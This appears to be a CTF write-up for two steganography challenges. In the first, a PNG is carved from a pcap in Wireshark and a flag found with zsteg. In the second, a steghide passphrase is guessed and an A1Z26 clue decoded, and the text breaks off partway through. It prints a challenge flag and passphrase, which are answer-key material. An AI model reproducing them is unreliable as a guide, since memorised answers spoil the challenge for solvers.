
Forensic




Hidden in Plain Graphic

100

Agent Ali, who are secretly a spy from Malaysia has been communicate with others spy from all around the world using secret technique . Intelligence agencies have been monitoring his activities, but so far, no clear evidence of his communications has surfaced. Can you find any suspicious traffic in this file?

I started by opening the provided `.pcap` file in Wireshark. Navigating through the TCP streams, I noticed one stream containing what looked like a hex dump of a PNG file.



Wireshark · Follow TCP Stream (tcp.stream eq 274) · plain_zight.pcap

```
.PNG
.
...
IHDR..............x....o.IDATx...w.^E..?.^IB. ..{.H.]..)..R..Q...v.....b.A... ...;..JB.@*!e....+..........|..<.&..........
4..@KC...-...@.-@.
-...B......?.
--...@.*.cm...Z........]....S.@..5..-,..?...^..hh...7.6....$....:.E...:^.7..
.#..6.....V.F.K.K.M.L`..6.......8.\...8..
8...X...{.....x$.YN........c..
....[W{b...`*..>.......[.T.........7.Ef.......8......F.......qB..p,v.."....p>...#.8...*p&.&.o..d>p...~.:a.
.....8`...:..'.I....p....O.U...)....#.
...{...8....3.~/>...o.SRz....A.E..[.c..Y,K.Wa7M.......98NV.K....................r.Eh...L#.M.^....9N=......oj.....e.?.~.]X....Ba.N..    .J...3y..3...2.3.....[......H.~v&w..W
.g+.}..I....A.N-.L.{....v.LO,p....fW2..2.48yg?`..o.Z.F<0..>?!.=...V;E./p-...Zd.pp..p.......W....p..8.......v...._._...&....8y.H...o.........w.....>LR..Y..K...U;S>.K.)......
#...IK..hr...d....80.!1)....6.r..2...sS..8N....=.."z.....T.....b).f.*Z.8.8,....T.#..S.!..p=.).T...
..T...X3....T....S......R...*8.G.{.6" .....o.8Nzz..S...O...6"4e.i.....[R..8.q....6.......5v.....{........{..i..3..Z.;.X...k..r@[~.........T.a..._c<p......C...>......w...P..
K.....H.........
.Amq.
..|-......{...u..5....I#.8h...Y.sH..d.<`..mrr.o........2...p...fR.-+.&..p...f._...vJ......|.]..6'2Kc5..7.x`3..
.W....      mt..;...o.]..a.....[...v~...;...ho..../tW`.....?......8*z.}.....C.......,..).
.KP..?N..;...LX..\N6..pT..n}.C.,.!..B....7   e.R..]..d...).........._..q.g?.......:b..vO..[..D.+7...8@...8.x[..+....)..r........)....R.1x.[.[D.>+....X.`......D...7.
T.d....]....M.n......i.qJ..X.......i...(,.:+..@..........].o.S...|...=s.e#........ky.8..S./P.<..~6....'.}\..BM........./ {
...]...W.6|!.c..R?.e.{..k...;.......~-...u.K.U..U...\HB.......Z...>.*b9Zv..-.C....x......vHjI9.#...
...z....9..t.
.[.'.7%.~Yi......1:.....p...4.G.....b;.YQ.cr.;.....VOJ...Y9aX
x..<.!Nr>.....6.....IlC...g.....(...@GV....6..,          ..Ew;.d.....1......F....$p........:....23..+...)....~...T...e
;J..P6.@......]..6.".
....':?..LmDE....V..t...c..:..:.4.6.B...};.`#...FT....
;JU..l..l...xx......wR..D.;.o..3.S...bMU.crC.....:V..P.bj.*.~X.0..,.........J.....c.     t.-......dlz...6.     .!.l....E>.5....;&7..GQ.....@GV6...R.[j.......
2.|T..N..T....|.5I_....._U..+..........k..h....4J(....H.."=...mS:.....;.d...C*.'.s}.H........<$..E.e......D....'..6...........}..i,.Wj..L..h.....|...P{.g.t.M..V...d/.....E.
.?
{...0........f..Z.
0R.g,..@...U........e..-X:d.......>w.../.I......d....c..N..1MQ.M'F.}e...G.=8e;...A.g ....H_W...$...."]..T.9.v=~A......c....EzrC.....m}o        \F...Q...}..$..8...5....i.
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (28 kB) · Show as ASCII · No delta times · Stream 274

Within the stream, I observed familiar PNG file signatures like `.PNG`, `IHDR`, `IDAT`, and `IEND`, confirming that this stream likely contains an embedded PNG image.



```
No.   Time       Source       Destination   Protocol  Length Info
 562 -0.999498   45.168.1.5   46.168.1.10   TCP       28539  12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=28499
 648 -0.999498   45.168.1.5                                8 [TCP Retransmission] 12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=8
1441 -0.998482   45.168.1.5                                0 [TCP Retransmission] 12345 → 80 [FIN, ACK] Seq=1 Ack=1 Win=8192 Len=0
```

```
    Sequence Number (raw): 0
    [Next Sequence Number: 28500    (relat
    Acknowledgment Number: 1    (relative
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5
  > Flags: 0x018 (PSH, ACK)
    Window: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unkno
    Checksum: 0x5d2c [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (28499 bytes)
```

```
0020  50 18 20 00 5d 2c 00 00  89 50 4e 47 0d 0a 1a 0a   P· ·],·· ·PNG····
0030  00 00 00 0d 49 48 44 52  00 00 02 00 00 00 02 00   ····IHDR ········
0040  08 06 00 00 00 f4 78 d4  fa 00 00 6f 1a 49 44 41   ······x· ···o·IDA
0050  54 78 9c ed 9d 77 98 5e  45 f5 c7 3f 9b 5e 49 42   Tx···w·^ E··?·^IB
0060  12 20 d4 d0 7b e8 48 ef  5d 01 05 29 fe e8 52 15   · ··{·H· ]··)··R·
0070  05 51 11 15 0b 76 10 91  a2 f4 a6 62 03 41 10 10   ·Q···v·· ···b·A··
0080  e9 20 82 80 d2 3b 84 14  4a 42 80 40 2a 21 65 cb   · ···;·· JB·@*!e·
0090  ef 8f b3 2b c9 b2 9b dd  f7 bd df 99 b9 e5 7c 9e   ···+···· ······|·
00a0  e7 3c 80 26 e7 9e 99 f7  de b9 e7 ce 9c d2 00 0d   ·<·&···· ········
00b0  34 d0 02 40 4b 43 03 d0  02 2d d0 d0 d0 40 0b 2d   4··@KC·· ·-···@·-
00c0  40 03 0d 2d d0 d2 d0 42  03 ad b4 d8 9f b3 3f 0f   @··-···B ······?·
00d0  0d 2d 2d d8 ff d9 40 ab  2a fb 63 6d 7f 9f 16 5a   ·--···@· *·cm···Z
00e0  1a ec 8f b4 b4 fe fd ff  5d b3 ed fa ff 53 de 40   ········ ]····S·@
00f0  8b fd 35 fb f3 2d 2c f2  f7 3f f6 ff b7 5e bf 05   ··5··-,· ·?···^··
0100  68 68 f8 e8 ff 37 9d 36  86 86 8f fe 24 1f 99 da   hh···7·6 ····$···
0110  d2 3a d4 45 af df d2 3a  5e fe 37 15 0b 0d e8 23   ·:·E···: ^·7····#
0120  96 07 36 05 d6 05 d6 07  56 00 46 02 4b 03 4b 00   ··6····· V·F·K·K·
```

I followed the relevant TCP stream and identified the packet containing the PNG data.

After that, I selected the packet and exported the TCP payload as raw packet bytes.




plain_zight.png	11/4/2025 5:12 PM	PNG File	28 KB
MediaInfo_GUI_25.03_Windows.exe	11/4/2025 3:11 PM	Application	14,124 KB
plain_zight.pcap	11/4/2025 4:51 PM	Wireshark capture file	628 KB
plain_zight.png.bak	11/4/2025 5:09 PM	BAK File	32 KB

After exporting, I renamed the file to `plain_zight.png` to match the expected PNG format.

With the PNG file extracted, I began examining it using several common forensic and steganographic tools:

- `exiftool` – No meaningful metadata found.
- `binwalk` – No embedded files or compressed data detected.
- `steghide` – No hidden data extracted.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ zsteg plain_zight.png
b1,r,lsb,xy         .. text: "b^~SyY[ww"
b1,rgb,lsb,xy       .. text: "24:umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy      .. text: "A3tgA#tga"
b1,abgr,msb,xy      .. file: Linux/i386 core file
b2,r,lsb,xy         .. file: Linux/i386 core file
b2,r,msb,xy         .. file: Linux/i386 core file
b2,g,lsb,xy         .. file: Linux/i386 core file
b2,g,msb,xy         .. file: Linux/i386 core file
b2,b,lsb,xy         .. file: Linux/i386 core file
b2,b,msb,xy         .. file: Linux/i386 core file
b2,abgr,lsb,xy      .. file: 0420 Alliant virtual executable not stripped
b3,abgr,lsb,xy      .. file: StarOffice Gallery theme \020, 8388680 objects,
1st A
b4,b,lsb,xy         .. file: 0420 Alliant virtual executable not stripped
b4,rgba,msb,xy      .. file: Applesoft BASIC program data, first line number
8
b4,abgr,msb,xy      .. file: Atari DEGAS Elite compressed bitmap 320 x 200 x
16, color palette 0080 0080 8008 0008 0000 ...
```

Finally, I ran `zsteg`, a tool used to detect LSB steganography in PNGs. The tool successfully revealed hidden flag embedded in one of the color channels.

Flag: **umcs{h1dd3n_1n_png_st3g}**

Steganography



Challenge


39 Solves

Hotline Miami

224

https://github.com/umcybersec/umcs_preliminary/tree/main/stego-Hotline_Miami


I'm provided with three files: an image (`rooster.jpg`), an audio `iamthekidyouknowwhatimean.wav` file, and a `readme.txt`.



Informations


```
[+] Name(s): rooster.jpg, rooster (1).jpg
[+] Size: 33.13 ko
[+] First upload: 11/04/2025 20:16:14
[+] Last upload: 11/04/2025 22:55:50
[+] Upload count: 72
[+] Common password(s):
QEUUUUUUSSSSSSSSWWWWWWWW, RICHARD,
Richard_Watching_1989, Subject_Be_Verb_Year,
ROOTERMASK, rootermask
```

I uploaded rooster.jpg to aperisolve and found a few possible password that I can use for steghide.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf rooster.jpg
Enter passphrase:
wrote extracted data to "payload1.txt".
```

After trying all of them, RICHARD is the passphrase! And I extracted another file called payload1.txt.



```
NEXT LOCATION: 18-15-15-20-5-18-13-1-19-11
DECODE THE STATIC.
```

This file contains some code for me to decode and so I put the code in dcode and ran cipher identifier.


DCODE
Search for a tool
★ Search a tool on dCode by keywords:
e.g. type 'caesar'
★ Browse the full dCode tools' list
Results
Cipher Identifier
Cryptography › Cipher Identifier
Summary
Encrypted Message Identifier
★ Ciphertext to recognize
★ Clues/Keywords (if any)
▶ ANALYZE
Symbols Identifier
Similar pages

18-15-15-20-5-18-13-1-19-11

dCode's analyzer suggests to investigate:

Warning The text has a **short length**, this can affect the quantity and reliability of the results (see FAQ)

↑↓	↑↓
Letter Number Code (A1Z26) A=1, B=2, C=3	▰▱▱
D3 Code	▰▱▱
Indienne Code	▰▱▱
K6 Code	▰▱▱
K7 Code	▰▱▱
Substitution Cipher	▱▱▱
Hexadecimal (Base 16)	▱▱▱

See also: Frequency Analysis – Index of Coincidence

➤ *Go to:* Symbols Cipher List

Answers to Questions (FAQ)


What is a cipher identifier? (Definition)

An encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs cryptanalysis, examines various features of the text, such as letter distribution, character repetition, word length, etc. to determine the type of encryption and guide users to the dedicated pages on dCode based on the

- Encrypted Message Identifier
- What is a cipher identifier? (Definition)
- How to decrypt a cipher text?
- How to recognize a cipher?
- Why does the detector display a warning?
- Why does the analyzer/recognizer not detect my cipher method?
- How does the cipher identifier work?

- Index of Coincidence
- Frequency Analysis
- Symbols Cipher List
- Gravity Falls Cipher
- Hash Identifier
- About dCode

The possibility of letter number code is high so I try to decode using that.



Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'sudoku'

BROWSE THE FULL DCODE TOOLS' LIST

Results

```
Showing most likely results
[A1Z26]     ROOTERMASK
[A0B1Z25]   SPPUFSNBTL
```

Letter Number Code (A1Z26) A=1, B=2, C=3 - dCode

Tag(s) : Substitution Cipher

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to

LETTER NUMBER CODE (A1Z26) A=1, B=2, C=3

Cryptography › Substitution Cipher › Letter Number Code (A1Z26) A=1, B=2, C=3

NUMBER TO LETTER A1Z26 CONVERTER

LETTER TO ALPHABET NUMBER A1Z26 CIPHERTEXT (NUMBERS)

```
18-15-15-20-5-18-13-1-19-11
```

TRY ALTERNATIVE ALPHABETS (SHIFTED, REVERSED) ☐

▶ DECRYPT AUTOMATICALLY

MORE OPTIONS AND SETTINGS

CUSTOM ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

CODE FOR 'SPACE' CHARACTER 0

THE MESSAGE HAS NO SEPARATOR BETWEEN NUMBERS ☐

▶ DECRYPT

See also: Word's Value – T9 (Text Message) – Cryptarithm Solver


LETTER TO NUMBER A1Z26 ENCODER

Summary

